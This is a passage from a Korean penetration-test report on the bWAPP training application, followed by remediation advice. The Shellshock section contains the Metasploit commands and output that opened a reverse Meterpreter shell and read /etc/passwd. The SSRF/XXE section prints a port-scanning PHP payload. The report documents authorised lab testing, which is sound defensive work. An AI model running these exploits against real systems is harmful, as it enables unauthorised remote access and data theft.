사진 3.8.2. 스크립트가 저장된 위치 확인

3) Metasploit을 사용

exploit/multi/http/apache_mod_cgi_bash_env_exec 모듈을 장착




사진 3.8.3. 공격 진행할 모듈 장착

- ① 공격에 사용될 HTTP 헤더를 referer로 지정
- ② 공격 대상의 IP를 192.168.10.128로 지정
- ③ 공격할 CGI 스크립트의 경로를 /bWAPP/cgi-bin/shellshock.sh로 지정

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set header referer
header => referer
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.10.128
rhosts => 192.168.10.128
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /bWAPP/cgi-bin/shellshock.sh
targeturi => /bWAPP/cgi-bin/shellshock.sh
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) >
```

사진 3.8.4. 공격 목표 설정

4) check를 사용해 확인해본 결과 실제로 공격이 가능한 것을 확인

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > check
[+] 192.168.10.128:80 - The target is vulnerable.
```

사진 3.8.5. 공격 가능성 확인

5) 실행한 결과 공격에 성공하여 원격 제어 세션이 생성

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.168.10.129:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.168.10.128
[*] Meterpreter session 1 opened (192.168.10.129:4444 -> 192.168.10.128:57875) at 2025-12-17 23:52:43 +0900
0
meterpreter >
```

사진 3.8.6. 공격 성공 및 원격제어 세션 생성

6) 생성된 세션을 통해 서버 내부의 파일에 접근이 가능한 것을 확인

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
```

사진 3.8.7. 서버 내부 파일 접근

3.9. SSRF

3.9.1. 상세 설정

상세 설정			
취약 코드	A10	위험도	High
취약 경로	http://192.168.10.128/bWAPP/ssrf.php		

표 3.9.1. 상세 설정

3.9.2. 개요


해당 페이지는 서버 측 처리 과정에서 요청 대상에 대한 검증이 이루어지지 않아 외부 입력 값을 조작하여 서버가 내부 자원으로 요청을 수행하도록 유도할 수 있는 SSRF 취약점이 발견되었습니다.

공격자는 XML 외부 엔티티를 활용하여 서버 내부 파일 및 서비스로의 요청을 발생시킬 수 있었으며, 이를 통해 내부 정보 노출 및 비인가 자원 접근이 가능한 취약점을 확인하였습니다.

3.9.3 공격 시나리오

1) 공격에 사용될 파일의 경로를 확인

본문에 표시된 영역이 공격 성공 시 실행되어질 코드



```
<?php
/*
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for educational purposes only.

Enjoy!

Malik Mesellem
Twitter: @MME_IT

Â© 2013 MME BVBA. All rights reserved.
*/
echo "<script>alert(\"U 4r3 0wn3d by MME!!!\");</script>";
if(isset($_REQUEST["ip"]))
{
    //list of port numbers to scan
    $ports = array(21, 22, 23, 25, 53, 80, 110, 1433, 3306);
    $results = array();
    foreach($ports as $port)
    {
        if($pf = @fsockopen($_REQUEST["ip"], $port, $err, $err_string, 1))
        {
            $results[$port] = true;
            fclose($pf);
        }
        else
        {

```

사진 3.9.1. 공격에 사용될 파일

2) 서버에서 파일을 실행하기 위해 해당 페이지로 이동




사진 3.9.2. 서버에서 파일을 실행하기위한 페이지

3) language 매개변수를 통해 파일이 저장된 주소를 입력하여 전달해 포트 스캔 서버는 요청을 받아들여 해당 입력 값을 검증하지 않고 신뢰함




사진 3.9.3. url을 조작해 매개변수로 전달

- 4) 코드에서 확인한 alert 문구를 확인하여 파일이 실행되었음을 확인



사진 3.9.4. 공격 성공 알림

- 5) 결과로 해당 서버에 대한 포트스캔의 결과를 확인




사진 3.9.5. 공격 결과 출력

- 6) 또 다른 파일을 확인




사진 3.9.6. 공격에 사용할 코드 확인

7) XML을 서버가 파싱하는 동안 XXE를 실행시키기 위해 해당 페이지로 이동




사진 3.9.7. 공격을 위해 XML시도

8) 공격자는 해당 요청을 탈취하기 위해 Burp Suite를 사용해 Intercept on




사진 3.9.8. 패킷 탈취 시도

9) 해당 요청을 탈취한 결과를 Repeater로 전송




사진 3.9.9. Repeater로 전송

10) 표시된 좌측 영역의 내용을 변경하여 Send한 결과 검증 없이 내부 자원에 대한 서버 측 요청이 발생하여 응답 내용 노출




사진 3.9.10. XML 삽입 후 결과 1

11) 또 다른 XML 요청을 진행한 결과 Based64 인코딩 된 XML 파일의 내용을 확인 가능




사진 3.9.11. XML 삽입 결과 2

12) 해당 결과를 디코딩한 결과 복호화에 성공하여 XML 파일의 원문을 확인




사진 3.9.12. 인코딩 문자열 디코딩 후 결과 확인

4. 보안 권고안

4.1. SQL Injection - GET/Search

취약점 개요													
취약 코드	A03	위험도	High										
평가 항목	SQL Injection												
취약점 개요	비정상적인 SQL 쿼리로 DBMS 및 데이터(Data)를 열람하거나 조작 가능하다는 취약점이 존재												
보안 조치 방법													
■ 보안설정방법 - SQL 쿼리에 사용되는 문자열의 유효성을 검증하는 로직 구현 - 아래와 같은 특수문자를 사용자 입력 값으로 지정 금지 (아래 문자들은 해당 데이터베이스에 따라 달라질 수 있음) <table><tr><th>문자</th><th>설명</th></tr><tr><td>'</td><td>문자 데이터 구분기호</td></tr><tr><td>;</td><td>쿼리 구분 기호</td></tr><tr><td>--, #</td><td>해당라인 주석 구분 기호</td></tr><tr><td>/* */</td><td>* 와 */ 사이 구문 주석</td></tr></table> 표 4.1.1. 특수문자 - Dynamic SQL 구문 사용을 지양하며 파라미터에 문자열 검사 필수적용 - 시스템에서 제공하는 에러 메시지 및 DBMS에서 제공하는 에러 코드가 노출되지 않도록 예외처리				문자	설명	'	문자 데이터 구분기호	;	쿼리 구분 기호	--, #	해당라인 주석 구분 기호	/* */	* 와 */ 사이 구문 주석
문자	설명												
'	문자 데이터 구분기호												
;	쿼리 구분 기호												
--, #	해당라인 주석 구분 기호												
/* */	* 와 */ 사이 구문 주석												

표 4.1.2. SQL Injection 보안 권고안

4.2. Broken Auth – Password Attacks

취약점 개요			
취약 코드	A07	위험도	High
평가 항목	Broken Auth		
취약점 개요	인증 과정에서 적절한 보안 통제가 적용되지 않아 패스워드 기반 인증을 무력화할 수 있는 취약점이 존재		
보안 조치 방법			

■ 보안설정방법

- 취약한 계정 및 패스워드를 삭제하고, 사용자가 취약한 계정이나 패스워드를 등록하지 못하도록 패스워드 규정이 반영된 체크 로직을 회원가입, 정보변경, 패스워드 변경 등 적용 필요한 페이지에 모두 구현하여야 함
- 중요정보(개인정보 변경 등)를 표시하는 페이지에서는 본인 인증을 재확인하는 로직을 구현하고, 사용자가 인증 후 이용 가능한 페이지에 접근할 때마다 승인을 얻은 사용자인지 페이지마다 검증하여야 함
- 접근 통제 정책을 구현하고 있는 코드는 구조화, 모듈화가 되어 있어야 함
- 접근제어가 필요한 모든 페이지에 통제수단(로그인 체크 및 권한 체크)을 구현해야 하며 특히, 하나의 프로세스가 여러 개의 페이지 또는 모듈로 이루어져 있을 때 권한 체크가 누락되는 경우를 방지하기 위해서 공통 모듈을 사용하는 것을 권장함
- 인증 과정을 처리하는 부분에 Client Side Script(Javascript, VBScript 등)를 사용하면 사용자가 임의로 수정할 수 있으므로 Server Side Script(PHP, ASP, JSP 등)를 통하여 인증 및 필터링 과정을 수행함
- 로그인 시도, 게시글 등록, SMS 발송 등에 대한 사용자 요청이 일회성이 될 수 있도록, 캡차(이미지를 이용하여 확인 값을 표시하고 사용자가 값을 등록하여 인증함) 등 일회성 확인 로직을 구현하여야 함

표 4.2.1. Broken Auth 보안 권고안

4.3. XSS – Stored(Blog)

취약점 개요			
취약 코드	A03	위험도	High
평가 항목	XSS		
취약점 개요	입력한 값에 대한 적절한 검증 및 필터링이 이루어지지 않아 입력 받은 값 그대로 DB에 저장되는 취약점이 존재		
보안 조치 방법			

■ 보안설정방법

- 웹 사이트에 사용자 입력 값이 저장되는 페이지는 공격자가 웹 브라우저를 통해 실행되는 스크립트 언어(HTML, Javascript, VBScript 등)를 사용하여 공격하므로 해당되는 태그 사용을 사전에 제한하고, 사용자 입력 값에 대한 필터링 작업이 필요함
- 게시물의 본문뿐만 아니라 제목, 댓글, 검색어 입력 창, 그 외 사용자 측에서 넘어오는 값을 신뢰하는 모든 form과 파라미터값에 대해서 필터링을 수행함
- 입력 값에 대한 필터링 로직 구현 시 공백 문자를 제거하는 trim, replace 함수를 사용하여 반드시 서버 측에서 구현되어야 함
- URLDecoder 클래스에 존재하는 decode 메소드를 통해 URL 인코딩이 적용된 사용자 입력 값을 디코딩함으로써 우회 공격 차단
- 웹 방화벽에 모든 사용자 입력 폼(회원정보 변경, 게시판, 댓글, 자료실, 검색, URL 등)을 대상으로 특수문자, 특수 구문 필터링하도록 룰 셋 적용

※ 필터링 조치 대상 입력 값

- 스크립트 정의어 : <SCRIPT>, <OBJECT>, <APPLET>, <EMBED>, <FORM>, <IFRAME> 등
- 특수문자 : <, >, ", ', &, %, %00(null) 등

표 4.3.1. XSS 보안 권고안

4.4. Insecure DOR – Change Secret

취약점 개요			
취약 코드	A01	위험도	High
평가 항목	Insecure DOR		
취약점 개요	적절한 보안 통제가 적용되지 않아 사용자의 비밀 값이 조작될 수 있는 취약점이 존재		
보안 조치 방법			
■ 보안설정방법			
- 접근제어가 필요한 중요 페이지는 세션을 통한 인증 등 통제수단을 구현하여			

인가된 사용자 여부를 검증 후 해당 페이지에 접근할 수 있도록 함

- 페이지별 권한 매트릭스를 작성하여 접근제어가 필요한 모든 페이지에서 권한 체크가 이뤄지도록 구현하여야 함

표 4.4.1. Insecure DOR 보안권고안

4.5. DoS – Large Chunk Size

취약점 개요			
취약 코드	A05	위험도	Medium
평가 항목	DoS		
취약점 개요	비정상적으로 큰 패킷이 전송되는 취약점이 존재		
보안 조치 방법			
■ 보안설정방법 - 로그인 시도, 게시글 등록, SMS 발송 등에 대한 사용자 요청이 일회성이 될 수 있도록, 캡차(이미지를 이용하여 확인 값을 표시하고 사용자가 값을 등록하여 인증함) 등 일회성 확인 로직을 구현하여야 함			

표 4.5.1. DOS 보안 권고안

4.6. CSRF – Change Secret

취약점 개요			
취약 코드	A01	위험도	High
평가 항목	CSRF		
취약점 개요	요청 검증 미흡으로 인한 중요 정보 변경 가능한 취약점이 존재		
보안 조치 방법			
■ 보안설정방법 - 웹 사이트에 사용자 입력 값이 저장되는 페이지는 요청이 일회성이 될 수 있도록 설계 - 사용 중인 프레임워크에 기본적으로 제공되는 CSRF 보호 기능 사용 - 사용자가 정상적인 프로세스를 통해 요청하였는지 HTTP 헤더의 Referer 검증 로직 구현			

- 정상적인 요청(Request)과 비정상적인 요청(Request)를 구분할 수 있도록 Hidden Form을 사용하여 임의의 암호화된 토큰(세션 ID, Timestamp, nonce 등)을 추가하고 이 토큰을 검증하도록 설계
- HTML이나 자바스크립트에 해당되는 태그 사용을 사전에 제한하고, 서버 단에서 사용자 입력 값에 대한 필터링 구현
- HTML Editor 사용으로 인한 상기사항 조치 불가 시, 서버 사이드/서블릿/DAO(Data Access Object) 영역에서 조치하도록 설계

표 4.6.1. CSRF 보안 권고안

4.7. Clear Text HTTP - Credentials

취약점 개요			
취약 코드	A02	위험도	High
평가 항목	Clear Text HTTP		
취약점 개요	데이터가 전송될 시 평문으로 통신 되어 인증 정보 노출 가능한 취약점이 존재		
보안 조치 방법			
■ 보안설정방법 - 모든 로그인 및 민감 정보 전송을 위해 HTTPS를 적용 - 인증 정보를 전달하는 과정에서 평문 전송을 차단 - 브라우저가 HTTPS로만 통신하도록 강제하기 위해 HSTS 설정 - Secure 쿠키 옵션, HttpOnly 옵션 적용 등 전송 구간 보호 강화를 위한 보안 헤더 설정 - DAP, DHCP Snooping 등 스위치 환경에서 ARP Spoofing 방지를 위한 설정			

표 4.7.1. Clear Text HTTP 보안 권고안

4.8. ShellShock Vulnerability – CGI

취약점 개요			
취약 코드	A06	위험도	Critical
평가 항목	ShellShock Vulnerability		
취약점 개요	취약한 Bash 사용으로 인한 원격 명령 실행 가능한 취약점이 존재		
보안 조치 방법			
■ 보안설정방법 - 취약한 Bash 버전 사용을 중단하고 벤더에서 제공하는 최신 보안 패치 적용 - 사용하지 않는 CGI 기능은 즉시 비활성화하고 /cgi-bin/ 디렉터리에 대한 외부 접근을 제한하고 내부 IP 또는 관리자 IP만 접근 가능하도록 설정 - HTTP 헤더를 신뢰하지 않도록 처리하고 서버 측에서 환경 변수로 전달되는 값 필터링			

표 4.8.1. ShellShock Vulnerability 보안 권고안

4.9. SSRF

취약점 개요			
취약 코드	A05	위험도	High
평가 항목	SSRF		
취약점 개요	서버 요청 검증 부재로 내부 자원 접근 가능한 취약점이 존재		
보안 조치 방법			
■ 보안설정방법 - 사용자 입력 값을 서버 요청 대상으로 직접 사용하지 않도록 처리 및 IP, URL, 프로토콜에 대한 화이트리스트 방식 검증 적용 - XML 파서에서 외부 엔티티 처리 기능 비활성화 및 DOCTYPE 선언 및 SYSTEM 엔티티 차단 - 내부 자원 접근 차단 및 서버가 내부 자원으로 요청하지 않도록 정책 적용 - 불필요한 서버 내부 요청 로직 제거 및 네트워크 연결이 필요한 기능 제한			

- 웹 서버에서 내부 네트워크 접근 제한 및 방화벽을 통해 웹 서버에서 내부 서비스 접근 차단

표 4.9.1. SSRF 보안 권고안